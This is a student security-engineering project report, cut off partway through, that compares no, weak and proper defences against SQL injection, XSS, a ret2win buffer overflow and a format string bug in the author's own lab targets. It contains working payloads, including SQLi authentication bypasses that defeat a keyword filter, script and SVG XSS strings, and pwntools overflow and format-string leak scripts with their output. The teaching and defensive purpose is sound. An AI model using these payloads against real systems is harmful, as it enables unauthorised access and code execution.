

COMP6841 Security Engineering Project

Defence in Depth Across the Stack: SQL Injection, XSS, Buffer Overflow, and Format String Vulnerabilities Under Three Layers of Protection

En-Mei Chiu (z5727209)

COMP6841 Security Engineering, UNSW, 2026 T2

[Code, screenshots and full evidence: github.com/Amychiu1/comp6841-security-project](https://github.com/Amychiu1/comp6841-security-project)

Abstract

This project studies four well-known vulnerability classes split across two halves of a modern application stack: SQL injection (SQLi) and cross-site scripting (XSS) in a small Flask web application, and stack-based buffer overflow and format string bugs in two small C binaries. Rather than exploiting each bug once, I built three versions of every vulnerable target - a baseline with no protection, a weak or naive protection, and a proper, industry-standard defence - and re-used the same attack payloads across all three so the comparison is direct and reproducible. Across every case the same pattern held: defences that pattern-match against specific known-bad input (a keyword blacklist, a stripped tag, a stack canary alone) are brittle and can be bypassed once the underlying logic they check is understood, whereas defences that remove the vulnerable operation structurally (parameterised queries, output auto-escaping, PIE/ASLR combined with NX and RELRO, or fixing the format string itself) hold even against payloads engineered specifically to break the weaker version. The report also discusses where each 'proper' fix still has limits, and reflects on the professional and ethical lessons from building and attacking my own deliberately vulnerable code.

Table of Contents

- 1. Introduction
 - 1.1 Context and Scope
 - 1.2 Problem Statement and Objectives
- 2. Background and Related Work
 - 2.1 Web Application Vulnerabilities: SQL Injection and XSS
 - 2.2 Binary Exploitation Vulnerabilities: Buffer Overflow and Format String
 - 2.3 Existing Tools and Related Work
- 3. Methodology and Implementation
 - 3.1 Web Component - SQL Injection
 - 3.2 Web Component - Cross-Site Scripting (XSS)
 - 3.3 Binary Component - Buffer Overflow (ret2win)
 - 3.4 Binary Component - Format String Vulnerability
- 4. Results Summary
- 5. Discussion and Reflection
 - 5.1 Denylist vs. Structural Defence (Web)
 - 5.2 Combining Vulnerability Classes (Binary)
 - 5.3 Cross-Cutting Comparison: Web vs. Binary
 - 5.4 Limits of the 'Proper' Fixes
 - 5.5 Reflection: Challenges, Learning, and Professional Development
- 6. Conclusion
- 7. References
- 8. Appendix

1. Introduction

1.1 Context and Scope

Modern software is attacked at every layer, from the web application a user interacts with in a browser down to the raw memory of a compiled binary. For this project I picked one representative, still very common vulnerability class from each end of that range - SQL injection and cross-site scripting on the web side, and stack buffer overflow and format string bugs on the binary side - and asked the same question of all four: what does a real, working defence actually have to do, and how is that different from a defence that merely looks like it works? To answer this empirically rather than just describing it, I built small, deliberately vulnerable targets for each bug and produced three compiled or configured versions of every target: a baseline with no protection, a weak protection that a less experienced developer might reasonably (but mistakenly) believe was sufficient, and a proper, industry-standard fix. I then attacked all three versions with the same payloads wherever possible, so that any difference in outcome is attributable to the defence itself rather than to a different attack.

This project was originally proposed as a walkthrough of the OWASP Top 10 web vulnerabilities. Following feedback that the initial proposal needed to expand beyond the standard scope of the course, I redesigned it to combine the OWASP-covered web vulnerabilities (SQL injection and cross-site scripting) with two binary exploitation classes that sit entirely outside OWASP's scope - stack buffer overflow and format string bugs - and to test all four across the same three-layer protection methodology described below. This broadened the technical range of the project considerably while keeping the same core question at the centre of both halves.

1.2 Problem Statement and Objectives

A recurring theme in application security is that many real-world breaches are not caused by exotic zero-days, but by defences that were only ever designed to stop the specific attack the developer had in mind. The objective of this project was to demonstrate, with working code and evidence rather than assertion, why pattern-matching (denylist) defences are structurally weaker than defences that remove the vulnerable class of operation entirely - and to do this across two very different technical domains (web application logic and native binary memory corruption) so the conclusion is not an artefact of one specific technology. Concretely, the project set out to:

- Build a small web application containing an unfixed SQL injection flaw and an unfixed stored XSS flaw, each with a baseline, a naive/weak fix, and a proper fix.
- Build two small C programs containing a classic stack buffer overflow (ret2win) and a format string bug, each compiled or fixed across three layers of increasing protection.
- Attack every layer with the same or directly comparable payloads, and record where and why each defence succeeded or failed.
- Draw out the common structural pattern that connects all four vulnerability classes, and reflect on the professional and ethical lessons of building and attacking my own vulnerable software.

2. Background and Related Work

2.1 Web Application Vulnerabilities: SQL Injection and XSS

SQL injection and cross-site scripting are both still ranked among the most common web application weaknesses. OWASP's Top 10 groups SQL injection under the broader *Injection* category, describing the root cause as untrusted data being concatenated directly into a query or command rather than kept separate

from it ([OWASP Top 10:2021 - A03 Injection](#)). The standard, structural remedy is a parameterised query, in which the query text and the user-supplied values are sent to the database driver as separate channels, documented in detail in OWASP's [SQL Injection Prevention Cheat Sheet](#).

Cross-site scripting is caused by untrusted input being rendered into a page as if it were trusted markup rather than data. OWASP's [XSS Prevention Cheat Sheet](#) identifies contextual output encoding - not input filtering - as the reliable, structural fix, since encoding converts the characters that matter to a browser (such as < and >) into inert data no matter what shape the underlying attack payload takes.

2.2 Binary Exploitation Vulnerabilities: Buffer Overflow and Format String

Stack-based buffer overflow (catalogued as [CWE-121](#)) occurs when a program writes past the end of a fixed-size stack buffer, which in the classic case allows an attacker to overwrite the saved return address and redirect control flow. Modern toolchains defend against this with several independent, complementary mechanisms: a stack canary that detects (but does not prevent) the overwrite before the function returns, NX/DEP marking the stack non-executable, PIE combined with ASLR randomising where code and data are loaded at runtime, and RELRO hardening the sections used to resolve dynamic symbols.

Format string vulnerabilities ([CWE-134](#)) occur when a program passes attacker-controlled data directly as the format argument to a function such as printf, rather than as a plain data argument to a fixed format string. Because printf treats its format string as a sequence of instructions, specifiers such as %x and %p can read otherwise-hidden memory, and %n can be used as an arbitrary-write primitive.

2.3 Existing Tools and Related Work

For the binary component I used pwntools to script the exploit payloads and parse crash output, and checksec to confirm which of the four binary-level protections (canary, NX, PIE, RELRO) were actually active in each build; these are the standard tools used in both academic CTF-style exercises and real vulnerability research, rather than anything custom-built for this project. For the web component I used a locally hosted SQLite-backed Flask application so that every stage of the attack (the raw query text, the stored comment, the rendered HTML) could be inspected directly, which is closer to how a security engineer would review the actual application logic than a black-box scanner such as sqlmap or OWASP ZAP would allow, though those tools represent the automated equivalent of the manual bypasses performed here.

3. Methodology and Implementation

Every vulnerability in this project was tested using the same three-layer method: a baseline build with no protection (to confirm the vulnerability exists and understand its mechanics), a weak/naive protection (representing a plausible but flawed real-world fix), and a proper, industry-standard protection. Wherever the underlying bug allowed it, the exact same payload was replayed unmodified against every layer, so that a change in outcome could only be explained by the defence itself.

3.1 Web Component - SQL Injection

3.1.1 Baseline - no protection

The login route built its SQL query by directly concatenating the username and password fields into the query string:

```
query = "SELECT * FROM users WHERE username = '{}' AND password = '{}'".format(username, password)
```

Because the input is inserted directly into the query text, anything typed into the form becomes part of the SQL command itself rather than just data. After confirming a normal failed login with random credentials, I tried the classic authentication-bypass payload in the username field: ' OR '1'='1' -- . The database cannot distinguish 'code' from 'data' here; it just sees one long, valid SQL statement that I partly wrote myself.




Figure 1: Baseline login with random credentials, failing as expected.




Figure 2: Baseline SQLi bypass, turning the WHERE clause into an always-true condition and logging in as admin without the password.

3.1.2 Weak protection - keyword blacklist

The second version adds a filter that rejects the request if the username or password contains one of a small set of keywords (OR, UNION, --, DROP, SELECT), while the query underneath is still built with unsafe string concatenation. The original bypass was correctly blocked, but the filter turned out to be case-sensitive and only recognised one SQL comment style. Changing OR to oR and swapping -- for /* bypassed it completely: 'oR '1'='1' /*




Figure 3: Case variation plus an alternative comment style bypasses the keyword blacklist entirely, logging in as admin again.

This illustrates why denylists are fundamentally fragile: they defend against the specific text a developer thought to list, not against the underlying meaning of the input, and there is almost always another way to express the same attack.

3.1.3 Proper protection - parameterised query

The real fix replaces string formatting with a parameterised query, passing the values separately from the query text:

```
query = "SELECT * FROM users WHERE username = ? AND password = ?"
cur.execute(query, (username, password))
```

The database driver now keeps the SQL command and the user-supplied values completely separate at the protocol level, so the values are never parsed as SQL syntax no matter what characters they contain. Repeating the exact payload that defeated the weak filter now simply fails to match any row, while a legitimate login with the correct admin credentials still succeeds - the fix removes the vulnerability without breaking intended behaviour.




Figure 4: The same bypass payload that worked against the weak filter now simply fails to match any row.




Figure 5: A legitimate login with the correct admin credentials still succeeds.

3.2 Web Component - Cross-Site Scripting (XSS)

3.2.1 Baseline - no protection

The guestbook stores whatever a visitor types and renders it back using Jinja2's `| safe` filter, which explicitly disables Flask's default HTML escaping. After posting an ordinary comment to confirm normal behaviour, I posted `<script>alert('XSS')</script>`, which executed as real JavaScript as soon as the page loaded. Because `| safe` tells the template engine to trust the text completely, the browser cannot tell a visitor's comment apart from code the developer actually wrote.



Figure 6: A normal guestbook comment is stored and displayed as expected.




Figure 7: The `<script>` payload executes as real JavaScript in the browser as soon as the page loads.




Figure 8: An alternative image-based payload using an `onerror` handler behaves the same way, confirming the flaw is not limited to the `<script>` tag.

3.2.2 Weak protection - tag stripping

The second version removes the exact substrings `<script>` and `</script>` from any comment before storing it:

```
value = value.replace("<script>", "").replace("</script>", "")
```

This blocks the original payload, but only because it looks for one specific literal tag. XSS does not require `<script>` at all - any HTML element that can carry an event-handler attribute is enough. Posting `<svg onload=alert(1)>` was never touched by the filter and executed immediately when the browser rendered the

SVG element, mirroring the SQLi bypass almost exactly: the defence targets one known pattern rather than the underlying capability being abused.




Figure 9: An `<svg onload=...>` payload is never touched by the tag-stripping filter and executes immediately.

3.2.3 Proper protection - output auto-escaping

The real fix removes `| safe` entirely and lets Jinja2's default auto-escaping run:

```
{{ c[2] }} <!-- previously {{ c[2] | safe }} -->
```

Comments are now stored exactly as typed, with no input filtering at all - the safety comes purely from how they are displayed. Posting the same `<svg onload=alert(1)>` payload that had bypassed the weak filter now simply renders as literal, harmless text; the browser shows the angle brackets rather than interpreting them, because auto-escaping does not depend on recognising attack patterns at all.




Figure 10: The payload is displayed as literal, harmless text instead of being executed.

3.2.4 A troubleshooting note

While testing the two forms back and forth, I once typed an XSS payload into the SQLi login form by mistake. The app returned a SQL syntax error rather than the expected 'blocked' message, which was confusing until I realised the payload had not been rejected by the blacklist at all - it contained none of the blacklisted SQL keywords, so it was simply meaningless SQL and the database itself threw a syntax error. This was a useful, if accidental, reminder that a filter only checks for what it is explicitly told to check for, and that an application can fail for different reasons even when the visible error looks superficially similar.




Figure 11: The SQL syntax error produced when an XSS payload was typed into the login field by mistake.

3.3 Binary Component - Buffer Overflow (ret2win)

3.3.1 Baseline - no protection

The vulnerable function reads user input into a fixed 64-byte stack buffer using `read()` with a size of 512 - well beyond the buffer's capacity - and never checks the length. A separate function, `win()`, is never called by normal program flow but exists in the binary; the goal was a classic ret2win attack, overflowing the buffer far enough to overwrite the saved return address with `win()`'s address.

```
z5727209@vx15:~$ bash
z5727209@vx15:~$ cd ~/binary_bof
z5727209@vx15:~/binary_bof$ chmod +x build.sh
z5727209@vx15:~/binary_bof$ ./build.sh
Built ./vuln

Checking protections (if 'checksec' is installed):
(checksec not installed - that's fine, just proceed)
z5727209@vx15:~/binary_bof$ ./vuln
=== Baseline Buffer Overflow Challenge ===
What's your name? test
Hello, test
!
Goodbye!
z5727209@vx15:~/binary_bof$
```

Figure 12: The unmodified program compiles and behaves normally with ordinary input.

To find the exact offset to the saved return address, I sent a 200-byte cyclic (non-repeating) pattern, let the program crash, and used `pwn`tools to parse the resulting core dump and read the faulting address directly.

```
Terminal - z5727209@vx15: ~/binary_bof
GNU nano 8.4 find_offset.py *
from pwn import *
context.arch = 'amd64'

p = process('./vuln')
pattern = cyclic(200)
p.sendline(pattern)
p.wait()

core = p.corefile
print("crash address:", hex(core.fault_addr))
```

Figure 13: Script used to send a cyclic pattern and capture the crash.

```
(venv) z5727209@vx15:~/binary_bof$ python3 find_offset.py
[+] Starting local process './vuln': pid 2342147
[*] Process './vuln' stopped with exit code -11 (SIGSEGV) (pid 2342147)
[+] Parsing corefile...: Done
[*] '/import/glass/4/z5727209/binary_bof/core.2342147'
Arch:      amd64-64-little
RIP:       0x4011e9
RSP:       0x7ffc6e9fd3e8
Exe:       '/import/glass/4/z5727209/binary_bof/vuln' (0x400000)
Fault:     0x6161617461616173
crash address: 0x6161617461616173
(venv) z5727209@vx15:~/binary_bof$
```

Figure 14: The program crashes attempting to use a fragment of the pattern as an address; that fragment's position within the original pattern gives the exact offset.

```
(venv) z5727209@vx15:~/binary_bof$ nano print_offset.py
(venv) z5727209@vx15:~/binary_bof$ python3 print_offset.py
offset: 72
```

Figure 15: Offset confirmed as exactly 72 bytes.

Rather than hardcoding win()'s address by reading it off a disassembler, I pulled it directly from the ELF symbol table, so the exploit stays correct even if the binary is recompiled and the address changes.

```

Terminal - z5727209@vx15: ~/binary_bof
File Edit View Terminal Tabs Help
(venv) z5727209@vx15:~/binary_bof$ python3 find_win.py
[*] '/import/glass/4/z5727209/binary_bof/vuln'
Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX unknown - GNU_STACK missing
PIE:       No PIE (0x400000)
Stack:     Executable
RWX:       Has RWX segments
Stripped:   No
0x401166
(venv) z5727209@vx15:~/binary_bof$

```

Figure 16: win()'s address (0x401166) read directly from the binary's symbol table, alongside checksec confirming no protections are active.

With both values known, the final payload was 72 bytes of padding followed by win()'s address written as an 8-byte little-endian pointer. Running this against the baseline binary successfully redirected execution into win(), printing the flag.

```

(venv) z5727209@vx15:~/binary_bof$ nano find_flag.py
(venv) z5727209@vx15:~/binary_bof$ python3 find_flag.py
[*] '/import/glass/4/z5727209/binary_bof/vuln'
Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX unknown - GNU_STACK missing
PIE:       No PIE (0x400000)
Stack:     Executable
RWX:       Has RWX segments
Stripped:   No
[+] Starting local process './vuln': pid 2372693
[+] Receiving all data: Done (227B)
[*] Process './vuln' stopped with exit code -11 (SIGSEGV) (pid 2372693)
=== Baseline Buffer Overflow Challenge ===
What's your name? Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAf\x11@!
[+] win() reached! Here is your flag:
FLAG{ret2win_baseline_no_protections}

```

Figure 17: checksec confirms no protections are active; the crafted payload redirects execution into win(), printing the flag.

3.3.2 Weak protection - stack canary only

For the second version, only the stack canary was enabled (compiled with -fstack-protector-all), while PIE, NX and RELRO were left off, isolating exactly what the canary catches. Running the identical Step 1 payload unmodified against this build now aborted with 'stack smashing detected' (SIGABRT) instead of reaching win().

```

(venv) z5727209@vx15:~/binary_bof_canary$ python3 find_flag.py
[*] '/import/glass/4/z5727209/binary_bof_canary/vuln'
Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     Canary found
NX:        NX unknown - GNU_STACK missing
PIE:       No PIE (0x400000)
Stack:     Executable
RWX:       Has RWX segments
Stripped:   No
[+] Starting local process './vuln': pid 2390167
[+] Receiving all data: Done (189B)
[*] Process './vuln' stopped with exit code -6 (SIGABRT) (pid 2390167)
=== Baseline Buffer Overflow Challenge ===
What's your name? Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAf\x11@!
*** stack smashing detected ***: terminated

```

Figure 18: checksec confirms the canary is present; the same payload that worked in Step 1 is now caught before the function returns.

This shows the canary check happens structurally before the corrupted return address is ever used - the exploit is detected at function exit, not at the point of overflow itself.

3.3.3 Full protection - canary + PIE/ASLR + NX + RELRO

The third build used gcc's defaults with no special flags at all, equivalent to a modern Linux distribution's normal compilation settings; checksec confirmed all four protections active simultaneously.

```
(venv) z5727209@vx15:~$ cd ~/binary_bof_full
(venv) z5727209@vx15:~/binary_bof_full$ chmod +x build.sh
(venv) z5727209@vx15:~/binary_bof_full$ ./build.sh
Built ./vuln (all default protections - canary, PIE, NX, RELRO)
(venv) z5727209@vx15:~/binary_bof_full$
```

Figure 19: checksec confirms Full RELRO, a stack canary, NX, and PIE are all enabled together.

Because PIE randomises the load address on every run, a fixed, hardcoded address like the one used in Step 1 can never reliably point at win(), even if the canary were bypassed. I confirmed this directly with a script that starts the binary three times and reads its own base-address mapping from /proc/pid/maps each time.

```
(venv) z5727209@vx15:~/binary_bof_full$ python3 check_aslr.py
Run 1: binary base mapping -> 555b13e8f000-555b13e90000 r--p 00000000 00:a1 12739771
/import/glass/4/z5727209/binary_bof_full/vuln
Run 2: binary base mapping -> 55824f8df000-55824f8e0000 r--p 00000000 00:a1 12739771
/import/glass/4/z5727209/binary_bof_full/vuln
Run 3: binary base mapping -> 55c9c4949000-55c9c494a000 r--p 00000000 00:a1 12739771
/import/glass/4/z5727209/binary_bof_full/vuln
(venv) z5727209@vx15:~/binary_bof_full$
```

Figure 20: Three separate runs of the same binary load at three completely different base addresses, demonstrating ASLR/PIE in effect.

In my testing, the canary was actually what caught the reused Step 1 payload first, since it sits earlier in the stack layout than the return address itself - a good illustration of defence in depth. But even if an attacker found a way around the canary, PIE would still block a naive hardcoded-address exploit, because the attacker has no way of knowing where win() sits in memory on a given run without a separate information leak.

3.4 Binary Component - Format String Vulnerability

3.4.1 Baseline - no protection

The second program passes user input directly as the format string to printf() - printf(buf) instead of the safe printf("%s", buf). A global variable, secret_unlocked, starts at 0, and the program prints a flag only if this value becomes non-zero; the challenge was to change it using only the format string bug (the input read itself is properly bounded, so no buffer overflow is possible here).

I first confirmed the read (information-disclosure) side of the bug using repeated %x specifiers, which print raw stack/register values that were never intended to be exposed.

```
(venv) z5727209@vx15:~/binary_fmt$ ./vuln
=== Baseline Format String Challenge ===
secret_unlocked is currently 0, stored at 0x40347c
Enter some text: %x %x %x %x %x %x %x %x %x %x
5a2f97f0 0 0 0 0 25207825 20782520 78252078 25207825 0

secret_unlocked is still 0 - try again.
(venv) z5727209@vx15:~/binary_fmt$
```


Figure 21: Repeated %x specifiers leak raw memory values from the stack, none of which were actually passed as arguments.

I then used positional parameter access (%N\$x) to find which argument index corresponds to my own input on the stack, empirically testing each index until a marker I typed was reflected back.

```
(venv) z5727209@vx15:~/binary_fmt$ nano find_format_flag.py
(venv) z5727209@vx15:~/binary_fmt$ nano find_imp_format_flag.py
(venv) z5727209@vx15:~/binary_fmt$ python3 find_imp_format_flag.py
Enter some text: AAAAAAAAAACCCCCCCCCDDDDDDDEEEEEEEEEEEEEEEEE|4:0
Enter some text: AAAAAAAAAACCCCCCCCCDDDDDDDEEEEEEEEEEEEEEEEE|5:0
Enter some text: AAAAAAAAAACCCCCCCCCDDDDDDDEEEEEEEEEEEEEEEEE|6:41414141414141
Enter some text: AAAAAAAAAACCCCCCCCCDDDDDDDEEEEEEEEEEEEEEEEE|7:43434343434343
Enter some text: AAAAAAAAAACCCCCCCCCDDDDDDDEEEEEEEEEEEEEEEEE|8:44444444444444
Enter some text: AAAAAAAAAACCCCCCCCCDDDDDDDEEEEEEEEEEEEEEEEE|9:45454545454545
